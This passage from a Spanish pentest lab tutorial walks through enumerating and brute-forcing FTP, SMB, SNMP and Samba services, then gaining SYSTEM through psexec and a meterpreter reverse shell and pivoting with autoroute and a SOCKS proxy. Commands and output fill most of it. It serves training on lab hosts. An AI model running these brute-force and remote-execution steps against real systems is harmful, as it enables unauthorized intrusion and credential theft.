msf5 > show options # Ver que datos debemos introducir en el modulo.
msf5 > set RHOST <IP target> # Insertamos la IP del objetivo.
msf5 > run # Iniciamos el escaneo.

```

Enumeración

Enumeración de Servicios, Usuarios y Compartidos

Enumeración FTP

Este servicio se usa para compartir archivos de forma remota. Normalmente corre en el puerto 21. Para ver los módulos auxiliares disponibles en Metasploit tendremos que filtrar la búsqueda:

```
msf5 > search type:auxiliary name:ftp
```

En un primer momento nos interesan los de tipo scanner que realicen una búsqueda de la versión del servicio, como por ejemplo:

```
auxiliary/scanner/ftp/ftp_version
```

A continuación podremos buscar exploits para el servicio específico que está corriendo. Existe también un modulo de fuerza bruta para ftp:

```
auxiliary/scanner/ftp/ftp_login
```

Le podemos proporcionar nombre de usuario para probar, si no tenemos ninguno, podemos proporcionar diccionarios:

```
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
```

```
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

Ejemplo de output y autenticación por ftp con las credenciales obtenidas:

```
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 192.253.231.3:21      - 192.253.231.3:21 - Starting FTP login sweep
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:admin (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:123456 (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:12345 (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:123456789 (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:password (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:iloveyou (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:princess (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:1234567 (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:12345678 (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:abc123 (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:nicole (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:daniel (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:babygirl (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:monkey (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:lovely (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: sysadmin:jessica (Incorrect: )
[+] 192.253.231.3:21      - 192.253.231.3:21 - Login Successful: sysadmin:654321
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: rooty:admin (Incorrect: )
[-] 192.253.231.3:21      - 192.253.231.3:21 - LOGIN FAILED: rooty:123456 (Incorrect: )
^C[*] 192.253.231.3:21      - Caught interrupt from the console ...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > exit

[(root@INE)-[~/target]
# ftp 192.253.231.3
Connected to 192.253.231.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.253.231.3]
Name (192.253.231.3:root): sysadmin
331 Password required for sysadmin
Password:
230 User sysadmin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62682|)
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 0          0           33 Nov 20  2018 secret.txt
```

Podemos realizar fuerza bruta con **hydra** de la siguiente forma:

```
hydra -L /users.txt -P /passwords.txt <IP_Target> -t 4 ftp
```

```
[root@INE] ~]
# hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 192.225.103.3 -t 4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-24 14:38:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7063 login tries (l:7/p:1009), -1766 tries per task
[DATA] attacking ftp://192.225.103.3:21/
[21][ftp] host: 192.225.103.3 login: sysadmin password: 654321
[21][ftp] host: 192.225.103.3 login: rooty password: qwerty
[21][ftp] host: 192.225.103.3 login: demo password: butterfly
[STATUS] 3052.00 tries/min, 3052 tries in 00:01h, 4011 to do in 00:02h, 4 active
[21][ftp] host: 192.225.103.3 login: auditor password: chocolate
[21][ftp] host: 192.225.103.3 login: anon password: purple
[21][ftp] host: 192.225.103.3 login: administrator password: tweety
[STATUS] 3030.50 tries/min, 6061 tries in 00:02h, 1002 to do in 00:01h, 4 active
[21][ftp] host: 192.225.103.3 login: diag password: tigger
1 of 1 target successfully completed, 7 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-24 14:40:24
```

Enumeración SMB

SMB es un protocolo de intercambio de archivos para Windows en una red local. Usa normalmente el puerto 445. Samba es la implementación de SMB para Linux. La tecnología de ambas funciona exactamente igual y no varía la técnica de enumeración de una a otra. Filtramos la búsqueda de módulos en msfconsole:

```
search type:auxiliary name:smb
```

Primero utilizamos el módulo scanner para detectar la versión del servicio:

```
use auxiliary/scanner/smb/smb_version
```

Si la salida nos dice que el SO es Windows, pero el servicio que corre es Samba-Ubuntu, el SO correcto que corre en el host es Linux. A continuación enumeramos usuarios:

```
use auxiliary/scanner/smb/smb_enumusers
```

Ahora vamos a enumerar recursos compartidos y cambiamos a true la opción "ShowFiles" para que nos los muestre.:

```
use auxiliary/scanner/smb/smb_enumshares
set ShowFiles true
```

En este punto podemos utilizar el modulo de fuerza bruta con uno de los usuarios obtenidos antes, por ejemplo, "admin":

```
use auxiliary/scanner/smb/smb_login
set SMBUser admin
```

```
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

Una vez obtenida la contraseña, iniciamos sesión en smbclient (fuera de msfconsole):

```
smbclient -L \\\\<IP target>\ -U <user>
```

Para acceder a un directorio, indicamos la ruta después de las barras de la IP:

```
smbclient -L \\\\<IP target>\<ruta directorio compartido> -U <user>
```

Por ejemplo:

```
smbclient -L \\\\192.91.46.3\\public -U admin  
smbclient -L \\\\192.91.46.3\\aisha -U admin
```

Para descargar ficheros funciona igual que ftp:

```
get <file name>
```

Con un objetivo Linux nos puede ser útil este comando:

```
enum4linux -a <IP target>
```

Enumeración SMB y NetBIOS (PIVOTING)

NetBIOS (Network Basic Input/Output System) es un protocolo de comunicación que permite que los dispositivos en una red se identifiquen y se comuniquen entre sí. No es un protocolo de transferencia de archivos, sino un **servicio de nombres y sesión**. Opera en puertos TCP/UDP:

- 137 (Name Service)
- 138 (Datagram Service)
- 139 (Session Service)

SMB es un protocolo de red que permite compartir archivos, impresoras y otros recursos en una red. SMB usa NetBIOS en versiones antiguas, pero en

versiones modernas (SMBv2 y SMBv3) ya no depende de NetBIOS y puede ejecutarse directamente sobre TCP/IP. Opera en el puerto TCP:

- 445 (bypassing NetBIOS, versiones modernas).
- 139 (Con NetBIOS).

Vamos a utilizar un ejemplo con una topología de red en la que, desde nuestro Kali, podremos acceder a una máquina, desde la que podremos acceder a otra haciendo pivoting. Comenzamos con un escaneo de los servicios de la maquina 1.

```
nmap -sS -sV -sC <IP_Target>
```

```
root@INE:~# nmap -sS -sV -sC 10.2.20.93
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-26 21:03 IST
Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.85% done; ETC: 21:04 (0:00:00 remaining)
Nmap scan report for demo.ine.local (10.2.20.93)
Host is up (0.0047s latency).

Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Windows Server 2012 R2 Standard 9600 microsoft-ds
3389/tcp   open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: ATTACKDEFENSE
|   NetBIOS_Domain_Name: ATTACKDEFENSE
|   NetBIOS_Computer_Name: ATTACKDEFENSE
|   DNS_Domain_Name: attackdefense
|   DNS_Computer_Name: attackdefense
|   Product Version: 6.3.9600
|   System_Time: 2025-02-26T15:34:49+00:00
|   ssl-cert: Subject: commonName=attackdefense
|   Not valid before: 2025-02-25T15:28:30
|   Not valid after:  2025-08-27T15:28:30
|   ssl-date: 2025-02-26T15:34:58+00:00; 0s from scanner time.
49152/tcp  open  msrpc           Microsoft Windows RPC
49153/tcp  open  msrpc           Microsoft Windows RPC
49154/tcp  open  msrpc           Microsoft Windows RPC
49155/tcp  open  msrpc           Microsoft Windows RPC
49160/tcp  open  msrpc           Microsoft Windows RPC
```

Vemos que tenemos NetBIOS como servicio de sesión en el puerto 139, y SMB en el puerto 445.

Lo primero que faremos, será una enumeración básica de NetBIOS con la herramienta **nbtscan**:

```
nbtscan <IP_Target>
```

```
root@INE:~# nbtscan 10.2.20.0/24
Doing NBT name scan for addresses from 10.2.20.0/24

IP address      NetBIOS Name    Server    User          MAC address
-----
root@INE:~# nbtscan 10.2.20.93
Doing NBT name scan for addresses from 10.2.20.93

IP address      NetBIOS Name    Server    User          MAC address
-----
root@INE:~# █
```

No encontramos nada, así que vamos a realizar un escaneo de Nmap para UDP, sobre el puerto 137 y utilizamos el siguiente script:

```
nmap -sU -sV -T4 --script nbstat.nse -p137 -Pn -n <IP_Target>
```

```
root@INE:~# nmap -sU -sV -T4 --script nbstat.nse -p137 -Pn -n 10.2.20.93
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-26 21:30 IST
Nmap scan report for 10.2.20.93
Host is up.

PORT      STATE      SERVICE      VERSION
137/udp  open|filtered  netbios-ns

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 104.16 seconds
root@INE:~# █
```

Vemos que parece que el puerto está filtrado, así que vamos a hacer una enumeración de SMB utilizando un script de Nmap:

```
nmap -p445 --script smb-protocols <IP_Target>
```

```
root@INE:~# nmap -p445 --script smb-protocols 10.2.20.93
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-26 21:36 IST
Nmap scan report for demo.ine.local (10.2.20.93)
Host is up (0.0029s latency).

PORT      STATE SERVICE
445/tcp  open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|       2.0.2
|       2.1
|       3.0
|       3.0.2

Nmap done: 1 IP address (1 host up) scanned in 5.38 seconds
root@INE:~# █
```

Nos dice que la versión SMBv1 es compatible. Vamos a comprobar la seguridad de SMB con el siguiente escaneo:

```
nmap -p445 --script smb-security-mode <IP_Target>
```

```
root@INE:~# nmap -p445 --script smb-security-mode 10.2.20.93
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-26 21:40 IST
Nmap scan report for demo.ine.local (10.2.20.93)
Host is up (0.0032s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds
root@INE:~#
```

Con este script nos hemos asegurado de que es posible la autenticación. Ahora vamos a probar con la herramienta **smbclient**:

```
smbclient -L <IP_Target>
```

```
root@INE:~# smbclient -L 10.2.20.93
Enter WORKGROUP\root's password:
Anonymous login successful

  Sharename      Type      Comment
  -----
  ADMIN$        Disk      Remote Admin
  C$            Disk      Default share
  Documents     Disk
  Downloads     Disk
  IPC$          IPC       Remote IPC
  print$        Disk      Printer Drivers
  Public        Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.2.20.93 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
root@INE:~#
```

Cuando nos pide la contraseña la dejamos en blanco, como si se tratara de un acceso anonymous (null session). Vamos a intentar enumerar usuarios con el siguiente script de Nmap:

```
nmap -p445 --script smb-enum-users.nse <IP_Target>
```

```
root@INE:~# nmap -p445 --script smb-enum-users.nse 10.2.20.93
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-26 21:47 IST
Nmap scan report for demo.ine.local (10.2.20.93)
Host is up (0.0027s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-enum-users:
|_ ATTACKDEFENSE\admin (RID: 1009)
   Flags:        Password does not expire, Normal user account
|_ ATTACKDEFENSE\Administrator (RID: 500)
   Description: Built-in account for administering the computer/domain
   Flags:        Password does not expire, Normal user account
|_ ATTACKDEFENSE\Guest (RID: 501)
   Description: Built-in account for guest access to the computer/domain
   Flags:        Password not required, Password does not expire, Account disabled, Normal user account
|_ ATTACKDEFENSE\root (RID: 1010)
   Flags:        Password does not expire, Normal user account

Nmap done: 1 IP address (1 host up) scanned in 2.45 seconds
root@INE:~#
```

Vemos varios usuarios (admin, Administrator, root, etc). Además, vemos información que nos dice que las contraseñas no caducan. Podemos aprovechar para realizar un ataque de fuerza bruta con **Hydra** para estos usuarios, y si conseguimos contraseñas, podemos utilizar **PsExec** para autenticarnos.

```
root@INE:~# hydra -L users.txt -P /usr/share/wordlists/metasploit/unix_passwords.txt 10.2.16.222 smb
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-26 22:49:48
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 3027 login tries (l:3/p:1009), ~3027 tries per task
[DATA] attacking smb://10.2.16.222:445/
[445][smb] host: 10.2.16.222 login: admin password: tinkerbell
[445][smb] host: 10.2.16.222 login: administrator password: password1
[445][smb] host: 10.2.16.222 login: root password: elizabeth
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-26 22:49:51
root@INE:~#
```

Ahora nos autenticamos con PsExec:

```

root@INE:~# psexec.py administrator@10.2.16.222
Impacket v0.9.25.dev1+20220131.200424.badf09d - Copyright 2021 SecureAuth Corporation

Password:
[*] Requesting shares on 10.2.16.222.....
[*] Found writable share ADMIN$ 
[*] Uploading file IwzzUxo.exe
[*] Opening SVCManager on 10.2.16.222.....
[*] Creating service dEtz on 10.2.16.222.....
[*] Starting service dEtz.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> █

```

Podemos usar también el modulo psexec de metasploit:

```

use exploit/windows/smb/psexec
set payload windows/x64/meterpreter/reverse_tcp

```

```


msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.49.3:4444
[*] 10.2.16.222:445 - Connecting to the server...
[*] 10.2.16.222:445 - Authenticating to 10.2.16.222:445 as user 'administrator'...
[*] 10.2.16.222:445 - Selecting PowerShell target
[*] 10.2.16.222:445 - Executing the payload...
[+] 10.2.16.222:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200262 bytes) to 10.2.16.222
[*] Meterpreter session 2 opened (10.10.49.3:4444 -> 10.2.16.222:49308 ) at 2025-02-26 22:57:47 +0530

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █

```

A continuación, vamos a intentar hacer ping desde esta máquina en la que acabamos de entrar a la otra que está conectada.



Para utilizar el comando Ping, primero tenemos que cambiar a una Shell.

```
meterpreter > shell
Process 1648 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ping 10.2.29.32
ping 10.2.29.32

Pinging 10.2.29.32 with 32 bytes of data:
Reply from 10.2.29.32: bytes=32 time=3ms TTL=128
Reply from 10.2.29.32: bytes=32 time<1ms TTL=128
Reply from 10.2.29.32: bytes=32 time=1ms TTL=128
^C
Terminate channel 1? [y/N] n
Reply from 10.2.29.32: bytes=32 time<1ms TTL=128

Ping statistics for 10.2.29.32:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 3ms, Average = 1ms

C:\Windows\system32>
```

Tenemos conexión entre la máquina 1 y la 2. Ahora, desde la sesión meterpreter, vamos a lanzar el comando **autoroute**, para configurar una ruta hasta esa segunda máquina:

```
run autoroute -s <red_secundaria>
# La red secundaria es la que conecta la maquina 1 con la 2.
```

```
meterpreter > run autoroute -s 10.2.29.0/20
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.2.29.0/255.255.240.0...
[+] Added route to 10.2.29.0/255.255.240.0 via 10.2.16.222
[*] Use the -p option to list all active routes
meterpreter >
```

Pasamos la sesión meterpreter a segundo plano y vamos a utilizar el siguiente módulo de metasploit:

```
use auxiliary/server/socks_proxy
set VERSION 4a
set SERVPORT 9050
```

Comprobamos que tenemos el proxy en escucha:

```
netstat -antp
```

```

root@INE:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:10000             0.0.0.0:*              LISTEN      122/rinetd
tcp        0      0 0.0.0.0:9050              0.0.0.0:*              LISTEN      451/ruby
tcp        0      0 0.0.0.0:3389              0.0.0.0:*              LISTEN      14/xrdp
tcp        0      0 0.0.0.0:5910              0.0.0.0:*              LISTEN      247/Xtigervnc
tcp        0      0 127.0.0.1:4822              0.0.0.0:*              LISTEN      19/guacd
tcp        0      0 127.0.0.1:3350              0.0.0.0:*              LISTEN      16/xrdp-sesman
tcp        0      0 127.0.0.11:45933             0.0.0.0:*              LISTEN      -
tcp        0      0 127.0.0.1:56412             127.0.0.1:45654          ESTABLISHED 122/rinetd
tcp        0      0 10.10.49.3:4444             10.2.16.222:49308          ESTABLISHED 451/ruby
tcp        0      0 10.1.0.10:10000            10.1.0.2:56248             ESTABLISHED 122/rinetd
tcp        0      0 127.0.0.1:5910              127.0.0.1:44298             ESTABLISHED 247/Xtigervnc
tcp        0      0 127.0.0.1:44298             127.0.0.1:5910             ESTABLISHED 243/xrdp
tcp        0      0 127.0.0.1:4822              127.0.0.1:48860             ESTABLISHED 19/guacd
tcp        0      27 127.0.0.1:39338             127.0.0.1:3389             ESTABLISHED 138/guacd
tcp        0      0 127.0.0.1:3389              127.0.0.1:39338             ESTABLISHED 243/xrdp
tcp6       0      0 ::1:5910                ::*:*                   LISTEN      247/Xtigervnc
tcp6       0      0 127.0.0.1:8005              ::*:*                   LISTEN      20/java
tcp6       0      0 ::1:45654               ::*:*                   LISTEN      20/java
tcp6       0      0 ::1:4822                ::*:*                   LISTEN      19/guacd
tcp6       0      0 127.0.0.1:48860             127.0.0.1:4822             ESTABLISHED 20/java
tcp6       0      0 127.0.0.1:45654             127.0.0.1:56412             ESTABLISHED 20/java
root@INE:~#

```

Ahora ya podemos escanear la máquina 2 a través del proxy que creamos.

```
proxychains nmap -sT -Pn -sV -p 445 <IP_Target_2>
```

```

root@INE:~# proxychains nmap 10.2.29.32 -sT -Pn -sV -p 445
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-26 23:23 IST
[proxychains] Strict chain  ... 127.0.0.1:9050  ... 10.2.29.32:445  ...  OK
[proxychains] Strict chain  ... 127.0.0.1:9050  ... 10.2.29.32:445  ...  OK
Nmap scan report for demol.ine.local (10.2.29.32)
Host is up (0.070s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds
root@INE:~#

```

Enumeración SNMP

SNMP (Simple Network Management Protocol) es un protocolo utilizado para monitorear y administrar redes (switches, impresoras, etc). Permite a los administradores de red consultar información sobre el estado de los dispositivos, configurar ciertos ajustes y recibir alertas cuando ocurren eventos específicos. Tiene los siguientes componentes:

- SNMP Manager. El sistema responsable.
- SNMP Agent. Software que corre en los dispositivos.

- Management Information Base (MIB). Base de datos que define la estructura de los datos disponibles a través de SNMP. Cada dato tiene un identificador único denominado OID (Object Identifier).

Existen 3 versiones: SNMPv1, SNMPv2 y SNMPv3, que van incrementando la seguridad. Este protocolo utiliza los siguientes puertos:

- 161 UDP para consultas.
- 162 UDP para notificaciones.

Para la enumeración realizamos los siguientes pasos:

- Identificar dispositivos con SNMP habilitado.
- Extraer información del sistema.
- Identificar cadenas comunitarias predeterminadas o débiles.
- Enumeración de la configuración de red.
- Recopilación de usuarios y grupos.
- Identificar servicios y aplicaciones.

Vamos con el ejemplo. Primero hacemos un escaneo UDP con Nmap del puerto 161.

```
nmap -sU -p 161 <IP_Target>
```

Podemos listar los scripts de Nmap que nos interesan con el siguiente comando:

```
ls /usr/share/nmap/scripts/ | grep -e "snmp"
```

Vamos a usar uno de fuerza bruta:

```
nmap -sU -p 161 --script=snmp-brute <IP_Target>
```

```
root@INE:~# nmap -sU -p 161 --script=snmp-brute 10.2.28.213
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-27 01:21 IST
Nmap scan report for demo.ine.local (10.2.28.213)
Host is up (0.0031s latency).

PORT      STATE SERVICE
161/udp  open  snmp
| snmp-brute:
|   public - Valid credentials
|   private - Valid credentials
|_ secret  - Valid credentials

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
root@INE:~#
```

Con las credenciales que hemos conseguido, vamos a autenticarnos con la herramienta **snmpwalk**, y debemos saber de antemano la versión de SNMP que corre en el sistema.

```
snmpwalk -v 1 -c public <IP_Target>
# -v version
# -c usuario
```

Nos devuelve mucha información, pero no es legible. Podemos utilizar todos los scripts de nmap y guardar los resultados en un formato que nos sea de utilidad:

```
nmap -sU -p 161 --script=snmp* <IP_Target> > snmp_info
```

```
root@INE:~# nmap -sU -p 161 --script=snmp* demo.ine.local > snmp_info
root@INE:~# cat snmp_info
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-27 01:25 IST
Nmap scan report for demo.ine.local (10.2.28.213)
Host is up (0.0032s latency).

PORT      STATE SERVICE
161/udp  open  snmp
| snmp-win32-users:
|   Administrator
|   DefaultAccount
|   Guest
|   WDAGUtilityAccount
|   admin
| snmp-win32-services:
|   AWS Lite Guest Agent
|   Amazon SSM Agent
```

Tenemos muchísima información, entre la que encontramos varios usuarios, así que, vamos a usar fuerza bruta con hydra:

```
hydra -l administrator -P <Passwords_list> <IP_Target> smb
```

```
root@INE:~# hydra -l administrator -P /usr/share/wordlists/metasploit/unix_passwords.txt demo.ine.local smb
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-27 01:31:43
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 1009 login tries (l:1/p:1009), ~1009 tries per task
[DATA] attacking smb://demo.ine.local:445/
[445][smb] host: demo.ine.local login: administrator password: elizabeth
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-27 01:31:44
root@INE:~#
```

Si obtenemos credenciales podemos autenticarnos con PsExec.

Enumeración SAMBA (Linux)

SAMBA es una implementación de SMB para Linux, y permite a sistemas Windows acceder a archivos y dispositivos Linux. Para enumerar utilizamos los mismos métodos que en el apartado de SMB y para explotar este servicio, podemos hacer uso de las siguientes herramientas:

- Smbmap
- Metasploit
- enum4Linux
- smbclient
- Hydra

Primero escaneamos con Nmap para ver la versión del servicio:

```
[root@INE ~]# nmap -sV 192.124.176.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-24 15:17 IST
Nmap scan report for demo.ine.local (192.124.176.3)
Host is up (0.000029s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: RECONLABS)
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: RECONLABS)
MAC Address: 02:42:C0:7C:B0:03 (Unknown)
Service Info: Host: SAMBA-RECON-BRUTE

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.41 seconds
```

Ahora, realizamos un ataque de fuerza bruta para el usuario "admin" con **Hydra**:

```
hydra -l admin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 192.124.176.3 smb
```

```
[root@INE] ~/192.124.176.3
# hydra -l admin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 192.124.176.3 smb
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
laws and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-24 15:20:48
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 1009 login tries (l:1/p:1009), ~1009 tries per task
[DATA] attacking smb://192.124.176.3:445/
[445][smb] host: 192.124.176.3 login: admin password: password1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-24 15:20:48
```

Podemos enumerar los archivos compartidos con **smbmap**, con el siguiente comando y utilizando las credenciales descubiertas:

```
smbmap -H <Target_IP> -u <user> -p <pass>
```

```
[root@INE] ~/192.124.176.3
# smbmap -H 192.124.176.3 -u admin -p password1

SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connection(s) and 1 authentidated session(s)

[+] IP: 192.124.176.3:445      Name: demo.ine.local      Status: Authenticated
Disk
-----
shawn          READ, WRITE
nancy          READ ONLY
admin          READ, WRITE
IPC$           NO ACCESS      IPC Service (brute.samba.recon.lab)
```

Para acceder a esos archivos, podemos hacerlo con la herramienta **smbclient**. Utilizamos el siguiente comando:

```
smbclient -L <IP_Target> -U <user>
```

Introducimos la contraseña:

```
[root@INE -] ~/192.124.176.3]
# smbclient -L 192.124.176.3 -U admin
Password for [WORKGROUP\admin]:
      Sharename          Type        Comment
      shawn              Disk
      nancy              Disk
      admin              Disk
      IPC$               IPC         IPC Service (brute.samba.recon.lab)
Reconnecting with SMB1 for workgroup listing.

      Server           Comment
      Workgroup        Master
      RECONLABS
```

Nos proporciona prácticamente la misma información, aunque ahora conocemos un grupo de trabajo "RECONLABS". Si queremos acceso a la interface, utilizamos el siguiente comando:

```
smbclient //192.124.176.3/shawn -U admin
```

```
[root@INE -] ~/192.124.176.3]
# smbclient //192.124.176.3/shawn -U admin
Password for [WORKGROUP\admin]:
Try "help" to get a list of possible commands.
smb: \> ?
?          allinfo      altname      archive      backup
blocksize   cancel       case_sensitive cd          chmod
chown      close        del          deltree     dir
du          echo         exit         get          getfacl
geteas     hardlink    help         history     iosize
lcd         link         lock         lowercase  ls
mask        md          mget        mkdir
mkfifo     more         mput        newer       notify
open        posix        posix_encrypt posix_open  posix_mkdir
posix_rmdir posix_unlink posix_whoami  print      prompt
put         pwd          q           queue      quit
readlink   rd           recurse    reget      rename
reput      rm           rmdir      showacls  setea
setmode    scopy       stat        symlink    tar
tarmode   timeout     translate  unlock     volume
vuid      wdel        logon      listconnect showconnect
tcon      tdis        tid        utimes    logoff
..          !
smb: \> ]
```

Ya tenemos la línea de comandos de smb. Ahora vamos a enumerar con la herramienta [enum4linux](#):

```
enum4linux -a <IP_Target>
# -a para que muestre toda la info
```

```

[~(root@INE)-[~/192.124.176.3]
